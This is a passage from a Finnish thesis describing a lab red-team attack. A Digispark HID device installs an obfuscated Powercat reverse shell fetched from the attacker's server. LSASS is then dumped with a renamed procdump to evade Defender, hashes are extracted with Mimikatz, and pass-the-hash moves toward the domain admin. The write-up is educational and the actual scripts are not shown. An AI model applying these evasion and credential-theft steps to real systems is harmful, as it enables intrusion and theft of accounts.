Digispark, Rubber Ducky ja kaikki HID-laitteet vaativat rekisteröitymistä siihen laitteeseen, johon ne syötetään. Tämän prosessin aikana päätelaite tunnistaa HID-laitteen tyypin; onko kyseessä näppäimistö, hiiri vai jokin muu. Digisparkia testaillessa ja verratessa muihin HID-laitteisiin, on huomioitavaa, että rekisteröinti kestää tyypillisesti viidestä kymmeneen sekuntia ja hyökkäystilanteessa, jossa jokainen sekunti on tärkeä, tulee Digisparkin suorittaman hyökkäyksen olla ohi mahdollisimman nopeasti. Sen lisäksi, että hyökkäyksen on oltava nopea, tulee sen myös olla mahdollisimman huomaamaton ja toimiva kohteessa. Todellisuudessa hyökkääjälle ei välttämättä tule uutta tilaisuutta hyökkäyksen toteuttamiselle, joten onnistuminen yhdellä yrityksellä on elintärkeää. Seuraavaksi tarkastellaan mahdollisia vaihtoehtoja hyökkäyksen toteuttamisessa, kirjoitetaan hyökkäys paketti Digisparkille ja esitellään hyökkäyksen eri vaiheet.

6.1 Hyökkäyksen vaiheet


Digisparkilla toteutettavan hyökkäyksen suunnittelussa tulee huomioida sen toiminnalliset rajoitukset, sillä ne määräävät täysin, millaisen hyökkäyspaketin sille kannattaa tehdä. Ainoastaan kirjoittavana laitteena, sillä on samat käyttöoikeudet kuin käyttäjällä, joka on laitteelle kirjautuneena. Koska hyökkääjällä ei voi olla etukäteen tietoa käyttäjien käyttöoikeuksista, tulee hyökkäyspaketin olla suoritettava myös matalilla käyttöoikeuksilla. Tällaisessa tilanteessa paras tekniikka on saada laitteelle asennettua *reverse shell* eli ohjelma, joka antaa hyökkääjälle komentokehote yhteyden laitteelle. Reverse shell -ohjelman toiminnassa kohdelaite, jossa halutaan suorittaa komentoja, isännöi ohjelmaa, joka etsii kuuntelijaa tietyn portin kautta. Kuuntelija on tässä tapauksessa hyökkääjän tietokone, joka etsii porttia minkä kautta reverse shell -ohjelma isännöidään. Komentokehote antaa mahdollisuuden tietojen keräämiseen ja mahdollisesti myös ohjelmien asentamisen laitteelle, riippuen tietenkin käyttäjän käyttöoikeuksista. Reverse shell -ohjelmia ja tekniikoita niiden

asentamiseen on monia, mutta koska hyökkäyspaketti tullaa toimittamaan Digisparkilla, tulee ohjelman olla mahdollisimman nopeasti asennettu ja toimintakykyinen.

HackTricks-nimisellä verkkosivulla on Carlos Polop -nimisen henkilön jakamia hyökkäämiseen ja penetraatiotestaukseen liittyviä tekniikoita, taktiikoita ja menetelmiä. Sivulla on myös laaja listaus erilaisista Windows-käyttöjärjestelmän reverse shell -ohjelmista, joista valittiin Powershell-pohjainen Powercat. (Polop, 2022) Monet sivulla listatut reverse shell -ohjelmat ovat myös hyviä vaihtoehtoja, mutta Powercat valittiin pohjautuen opinnäytetyön kirjoittajan aiempaan kokemukseen ohjelman kanssa. Powercatin asennus tulee olemaan Digisparkin hyökkäyspaketin sisältönä.

Kuvassa 8 on esitetty hyökkäyssimulaation eri vaiheet ja eteneminen toimialueen sisällä. Hyökkäyksen eteneminen:

1. Hyökkääjän tietokone saa komentokehote yhteyden kohteeseen.
2. Käyttöoikeuksien korottaminen haavoittuvaa tekijää hyödyntäen ja matalamman ylläpitokäyttäjän tunnuksen kaappaaminen.
3. Liikkuminen ympäristössä tietokantapalvelimelle.
4. Toimialueen ylläpitokäyttäjän tunnuksen kaappaaminen.
5. Kirjautuminen toimialueen ylläpitopalvelimelle.
6. Toimialueen haltuunotto.



Kuva 8. Hyökkäyksen vaiheet.

6.2 Hyökkäyspaketin luominen Digisparkille

Powercatin asentaminen laitteelle suoritetaan käyttäen Windows-käyttöjärjestelmän ohjelmaa PowerShell, jota voidaan käyttää komentokehotteena sekä ohjelmoimiseen käyttäen PowerShellin omaa ohjelmointikieltä. Jos Powercat yritetään ladata tai asentaa Windows-laitteelle kuten mitä tahansa ohjelmaa, estää käyttöjärjestelmän oma antivirusohjelma Windows Defender sen ja hyökkäys loppuu siihen. Tästä johtuen Powercat tulee asentaa siten, että sen asennusprosessissa hämätään Defenderiä *obfuskoimalla* eli tekemällä asennuksesta tarkoituksella monimutkainen, jotta Defender ei huomaa sitä. Valitettavasti HackTricks-verkkosivulla oleva Powercatin asennusohjelma jää Defenderin haaviin, joten ohjelman asennusta varten tulee rakentaa obfuskoitu lataus- ja asennusohjelma.

PowerShell-ohjelmien luomisen helpottamiseksi Microsoft tarjoaa verkkosivuillaan kattavat ohjeet ja lisätietoja monista komennoista, joita tullaa käyttämään Powercatin asennusohjelman luomisessa. (Microsoft 2022) Powercatin lataaminen ja asennus kohdelaitteella toteutuu seuraavasti:


1. Luodaan obfuskoitu ohjelma, shell.txt, joka muodostaa Powercatilla yhteyden hyökkääjän tietokoneeseen.
2. Obfuskoitu ohjelma sisällytetään osaksi toista ohjelmaa, update.bat, jonka tarkoituksena on suorittaa shell.txt, jotta reverse shell -yhteys saadaan muodostettua.
3. Molemmat tiedostot ladataan hyökkääjän tietokoneella isännöityyn verkkosivuun, josta kohdelaite hakee ne Powercatin lataamiseksi ja asentamiseksi.
4. Digisparkille ladattu hyökkäyspaketti suoritetaan kohdelaitteessa, joka lataa hyökkääjän verkkosivulta update.bat-tiedoston ja suorittaa sen.
5. Powercat latautuu ja asentuu kohdelaitteelle ja se muodostaa yhteyden hyökkääjän tietokoneella olevaan kuuntelijaan.
6. Kuuntelijaan avautuu komentokehoteyhteys kohdelaitteeseen.

Luodut ohjelmat löytyvät liitteestä 2. Tarkasteltaessa Digisparkille luotua hyökkäyspakettia, voi huomata sen olevan pitkä ja sekavan näköinen. Tämä johtuu siitä, että Digisparkin DigiKeyboard-kirjasto pohjautuu yhdysvaltalaiseen näppäimistöön, jossa kirjaimet ovat pääosin samoilla paikoilla kuin suomalaisessa näppäimistössä, mutta monet erikoismerkit ovat eri kohdissa. Syy tälle juontaa siitä, että jokaisella painikkeelle on asetettu oma koodi pohjautuen yleisesti hyväksyttyyn standardiin HID-laitteiden saralta. Tämän seurauksena hyökkäyspaketissa ohjelmaa ei voi kirjoittaa suoraan sellaisenaan Digisparkin kirjoitettavaksi, vaan erikoismerkkien poikkeavat sijainnit pitää huomioida käyttämällä yhdysvaltalaisen näppäimistön vastaavia merkkejä. Esimerkiksi vinoviiva ”/” sijaitsee yhdysvaltalaisessa näppäimistössä samassa kohdassa, missä suomalaisessa näppäimistössä on merkki ”-”. Erikoismerkkien sijaintien vaihtelevuuden vuoksi, piti DigiKeyboard-kirjastoon lisätä joitain suomalaisen näppäimistön merkkejä, kuten puolipiste, jotta hyökkäyspaketin pystyisi kirjoittamaan Digisparkilla. Lisätietoa eri merkkien koodinumeroista ja mitkä niistä soveltuvat käytettyyn näppäimistöön löytyy USB.org -verkkosivuilta. (Universal Serial Bus – HID Usage Tables, 53–59).

7 HYÖKKÄYKSEN TOTEUTTAMINEN


7.1 Digisparkilla suoritettu hyökkäys

Digisparkin hyökkäyspaketissa kohteeseen asennetaan Powercat, joka haetaan hyökkääjän isännöimästä verkkosivusta. Hyökkäyspaketin suorittamiseen meni 12 s ja komentoyhteys saatiin 20 s jälkeen Digisparkin syöttämisestä USB-porttiin. Kuvassa 9 on hyökkäyssimulaation toteuttamiseen käytetty kokoonpano. Vasemmalta oikealle edetessä ensin on toimialueeseen liitetty kannettava tietokone, johon Digispark syötetään. Toimialueen isännöintiin käytetyn tietokoneen vasemmalla näytöllä näkyy kolmen virtuaalikoneen ikkunat ja oikealla näytöllä näkyy hyökkäykseen käytetty Kali Linux -virtuaalikone.



Kuva 9. Ympäristön fyysinen kokoonpano.


Kuvassa 10 on kuva Kali Linuxin työpöydästä, jossa näkyy ikkunat komentokehote yhteydestä kohteeseen (oik.), hyökkäyskomentojen luomista (keskellä) ja http-palvelimen isännöinti (vas.).



Kuva 10. Hyökkääjän Kali Linux.

7.2 Tietojen varastaminen kohteesta

Hyökkäyksen alkuvaiheessa tehtäisiin normaalisti tiedustelua ympäristöstä, mutta koska hyökkääjä on tässä tapauksessa luonut ympäristön, laaja-alaisen tiedustelun toteuttaminen ei ole tarpeellista. Tiedustelua voitaisiin toteuttaa käyttämällä Windowsin omia komentoja tai ohjelmia. Toisaalta myös Internetistä on saatavilla monia kolmannen osapuolen ohjelmia, kuten Nmap tai Bloodhound, joilla ympäristöä voisi myös kartoittaa. Jokaisella ohjelmalla ja komennolla on omat vahvuutensa ja kattavuutensa, joten mahdollisimman laajan kuvan ympäristöstä saa monipuolisella työkalupakilla. Suorittamalla komennon ”whoami /all” kertoo käyttäjän kuuluvan tempadmin-ryhmään. (Kuva 11) Luultavasti kyseistä tiliä käytetään väliaikaisena ratkaisuna ohjelmien asentamiseen tai muihin tehtäviin, jotka vaativat korkeampia ylläpito-oikeuksia.




Kuva 11. Tiedustelua kohteessa.

Parhaiten tietoa laitteelle kirjautuneista käyttäjistä, kuten tilien NTLM salasanatiivisteet ja käyttäjänimet, saa luomalla muistivedoksen lsass-prosessista (Local Security Authority Server Service). Lsass-prosessin muistivedoksen luomista pidetään erittäin hälyttävänä merkkinä mahdollisesta tietomurrosta, jonka takia muistivedoksen luominen estyy tässäkin esimerkissä Windows Defenderin toimesta. Käytetty ohjelma muistivedoksen luomiseen, procdump, on kuitenkin Microsoftin vahvistama ohjelma, joten sen asentaminen laitteelle ei esty. Procdumpin käyttäminen sellaisenaan muistivedoksen luomiseen estyy myös Defenderin toimesta, mutta jos procdump64.exe:n nimeää uudelleen esimerkiksi svchost.exe niin Defender ei estä muistivedoksen luomista. Tämä johtuu siitä, että svchost.exe on yksi Windowsin natiiviohjelmista ja toiminnaltaan elintärkeä järjestelmän toiminnan kannalta. (Anton P. 2022).

Valitettavasti hyökkäyspaketin toimituksessa hyödynnetty http-palvelin ei sovellu tiedostojen siirtämiseen kohdelaitteelta pois, mutta voidaan käyttää FTP (File Transfer Protocol) palvelua tekemään sen. (Kuva 12) Hyökkääjän tietokoneella isännöidään FTP-palvelinta, johon voidaan ladata tiedostoja. Jotta FTP-palvelua voidaan käyttää tiedoston siirtoon, tulee laitteelle ladata tekstitiedosto hyökkääjän koneelta. Tekstitiedostoa pitää käyttää komentojen ajamiseen, koska Powercatin


avulla saatu komentokehote on toiminnallisuudeltaan vajaa verrattuna normaaliin komentokehotteeseen. Tämä johtaa siihen, että reverse shellin yli ei voi kirjoittaa komentoja FTP-palvelun käyttämiseksi. Kohdelaitteella FTP-liikenne on sallittu vakiona, koska kyseistä protokollaa käytetään yhteydenottoihin tietokantapalvelimelle työntekijöiden toimesta.



Kuva 12. Muistivedoksen siirto hyökkääjälle.

7.3 Muistivedoksen analysointi


Muistivedoksen analysointiin ja salasanatiivisteiden keräämiseen käytetään Mimikatzia. Muistivedosta olisi voitu käsitellä myös kohdelaitteella, mutta hyökkääjän havaitsemisen vähentämiseksi, suoritetaan tiedoston käsittely hyökkääjän laitteella. (Kuva 13)



Kuva 13. Lsass-muistivedos.

Muistivedoksesta saadaan salasanatiivisteet Mimikatzin komennolla ”*sekurlsa::logonPasswords”*. Tuloksista huomataan, että laitteelle on joskus kirjautunut toinen käyttäjä ”yllapito.yrjo”. Käyttäjän kirjautumistapa on ”RemoteInteractive”, joka tarkoittaa että käyttäjä on kirjautunut laitteelle käyttäen jotain etähallintaohjelmaa, kuten Windowsin omaa Remote Desktop -ohjelmaa. Harvemmin tavalliset käyttäjät saavat käyttää etähallintaohjelmia, joka kielii kyseisen käyttäjän ylläpitäjä roolista. Tämän käyttäjän salasanatiivisteen avulla voidaan kokeilla pass-the-hash -hyökkäystä toimialueen sisällä. Salasanatiivisteitä voi yrittää myös murtaa käyttämällä esimerkiksi Kali Linuxin John the Ripper- tai Hashcat-ohjelmia. Mahdollisuutena on myös Internetissä isännöidyt salasanamurtajat, kuten Crackstation, jonka avulla saatiin selvitettyä Riinan salasana. Suositeltavaa on kuitenkin käyttää Kalin omia salasanamurtajia, sillä Internetissä tarjotut murtajat ovat tehokkuudeltaan heikkoja tai niiden käyttämä salasanakanta on suppea. Ylläpitokäyttäjän salasanan murtamiseen menisi mahdottoman kauan aikaa, sillä hyökkäyssimulaation tekijä asetti sille pitkän ja vahvan salasanan.


Kun on saatu laitteen ensisijaisen käyttäjän salasana, voidaan kirjautua kyseiselle käyttäjälle käyttäen Kalilla asennettua etähallintaohjelmaa freerdp. (Kuva 15) Tätä kautta saatu hallinta on paljon monipuolisempi kuin Powercatin reverse shell.




Kuva 14. Etähallinta freerdp-ohjelmalla.

7.4 Käyttöoikeuksien korottaminen

Seuraavaksi toteutetaan pass-the-hash -hyökkäys kohdentuen toimialueen tietokantapalvelimelle. (Kuva 15) Mimikatzilla on mahdollista toteuttaa pass-the-hash -hyökkäys siten, että se avaa käyttäjälle samanlaisen käyttöliittymän kuin Remote Desktop -ohjelmalla. (Kuva 16)




Kuva 15. Pass-the-hash -hyökkäys Mimikatzilla




Kuva 16. Etätyöpöytäyhteys tietokantapalvelimelle.

Koska toimialueessa on annettu Yrjölle pääsy tietokantapalvelimelle ylläpito-oikeuksin, pystytään tässäkin tapauksessa tekemään lsass-tietokannan muistivedos. Tehdään muistivedos lsass-prosessista Task Manager -ohjelman kautta ja lähetetään se hyökkääjän koneelle analysoitavaksi samalla tavalla kuin aikaisemmin. Koska hyökkääjällä on nyt käytettävissä täysin toiminnallinen komentokehote, pystytään siirtämään tiedosto FTP:llä ilman erillisen tekstitiedoston apua.

Kuvassa 17 on tietokantapalvelimen lsass muistivedoksen keskeisin löydös eli uuden käyttäjän kirjautumistiedot. Koska palvelimille on usein rajattu pääsy, voidaan olettaa että ”petteri.pelto” on mahdollisesti toinen ylläpitokäyttäjä. Aikaisemmin yritettiin kirjautua toimialueen hallintapalvelimelle käyttäen Yrjön tunnuksia, mutta valitettavasti käyttäjällä ei ollut oikeuksia kirjautua sinne. (Kuva 18)




Kuva 17. Uuden muistivedoksen analysointi.



Kuva 18. Epäonnistunut RDP-yhteysyritys.

